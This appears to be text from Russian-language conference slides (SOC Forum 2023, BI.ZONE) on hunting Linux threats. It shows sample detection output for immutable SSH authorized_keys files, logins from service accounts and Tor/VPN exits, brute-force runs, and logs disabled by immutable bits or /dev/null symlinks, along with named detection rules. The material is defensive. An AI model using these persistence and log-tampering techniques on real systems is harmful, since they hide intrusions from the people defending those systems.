
Fingerprint: sha256: SHA256:0NmMeMJ1H95BVyNgz80UU68yL3BYpSLtMMX8rZhnc

Description: max@max

Файлы авторизованных SSH-ключей с установленным immutable-битом

event_type	file_path	file_inode_flags	enrich.ioa.rules	file_crttime
fileinfo	/root/.ssh/authorized_keys	----i-----e-----	nix_ssh_authorized_key_file_immutable	Mar 22, 2022 @ 18:45:17.458
sshkeyinfo	/root/.ssh/authorized_keys	----i-----e-----	nix_ssh_authorized_key_file_immutable	Mar 22, 2022 @ 18:45:17.458

Инвентаризация истории входов. Что собираем?



Инвентаризация истории входов. Что ищем?

SOC
FORUM
2023

Входы под дефолтными учётными записями ОС (daemon, games, man, mail, nobody, backup, _apt, messagebus, sys, bin, news, uucp и т.д.) , а также под сервисными учётными записями (www-data, apache, nginx, tomcat и т.п.)

event_type	op_type	usr_tgt_logon_time	usr_tgt_name	net_src_ipv4
LogonHistorySuccess	USER_PROCESS	2023-11-06T16:02:30.832Z	daemon	172.21.194.107
LogonHistorySuccess	USER_PROCESS	2023-11-06T16:13:30.354Z	backup	172.21.194.107

Входы из Tor, публичных VPN-сетей (Proton VPN и т.п.) к

event_type	op_type	usr_tgt_logon_time	usr_tgt_name	net_src_ipv4	enrich.ti.net_src_ipv4.sources
logonhistorysuccess	USER_PROCESS	2021-04-07T15:49:43.568Z	r [REDACTED] v	199.189.27.123	dan.me.uk, blutmagie tor exit nodes, vpn public nodes

event_type	usr_tgt_logon_time	usr_tgt_name	net_src_ipv4	enrich.ti.net_src_ipv4.tags
logonhistorysuccess	Apr 20, 2023 @ 23:19:52.000	root	5.8.16.238	exitnode, protonvpn

Инвентаризация истории входов. Что ищем?

SOC
FORUM
2023

Попытки перебора паролей (брутфорсы), успешные брутфорсы (успешный вход после серии неуспешных попыток)

event_type	op_type	usr_tgt_logon_time ↓	usr_tgt_name	net_src_ipv4
LogonHistorySuccess	USER_PROCESS	Nov 6, 2023 @ 23:25:02.509	admin	10.3.132.23
LogonHistoryFailure	LOGIN_PROCESS	Nov 6, 2023 @ 23:24:09.000	admin	10.3.132.23
LogonHistoryFailure	LOGIN_PROCESS	Nov 6, 2023 @ 23:24:06.000	admin	10.3.132.23
LogonHistoryFailure	LOGIN_PROCESS	Nov 6, 2023 @ 23:24:03.000	admin	10.3.132.23
LogonHistoryFailure	LOGIN_PROCESS	Nov 6, 2023 @ 23:24:01.000	admin	10.3.132.23
LogonHistoryFailure	LOGIN_PROCESS	Nov 6, 2023 @ 23:23:57.000	admin	10.3.132.23
LogonHistoryFailure	LOGIN_PROCESS	Nov 6, 2023 @ 23:23:54.000	admin	10.3.132.23
LogonHistoryFailure	LOGIN_PROCESS	Nov 6, 2023 @ 23:23:52.000	admin	10.3.132.23

Отключение ведения истории входов

Файлы историй входов с установленным immutable-битом

event_type	file_path	file_size	file_inode_flags	enrich.ioa.rules
fileinfo	/var/log/btmp	1	-----i-----e-----	nix_disable_system_logs_by_making_its_dir_and_files_immutable
fileinfo	/var/log/lastlog	1	-----i-----e-----	nix_disable_system_logs_by_making_its_dir_and_files_immutable
fileinfo	/var/log/wtmp	1	-----i-----e-----	nix_disable_system_logs_by_making_its_dir_and_files_immutable

Символические ссылки с именами файлов логов/истории входов, указывающие на /dev/null

event_type	file_path	file_type	file_tgt_path	enrich.ioa.rules
fileinfo	/var/log/auth.log	link	/dev/null	nix_log_file_with_symlink_to_devnull

Immutable-бит на каталог /var/log

```
root@linux:/home/admin# lsattr /var/
-----e---- /var/spool
-----e---- /var/opt
lsattr: Operation not supported While reading flags on /var/lock
-----e---- /var/backups
-----e---- /var/local
-----i----e--- /var/log
-----e---- /var/re2rs
```

Удачной охоты!

SOC
FORUM
2023

- Охота на угрозы – это сложно, но очень увлекательно
- Для удачной охоты нужны качественные данные и знания что искать
- Нужные данные можно собрать с помощью BI.ZONE Triage
- А что искать – пользуйтесь презентацией 😊
- Дальнейшие планы по развитию BI.ZONE Triage:
 - BI.ZONE Triage для Windows
 - BI.ZONE Triage для macOS
 - Регулярно рассказывать на практических примерах как пользоваться инструментом

SOC FORUM 2023



+7 (499) 110-25-34
info@bi.zone

ул. Ольховская, д. 4, корп. 2
г. Москва, 105066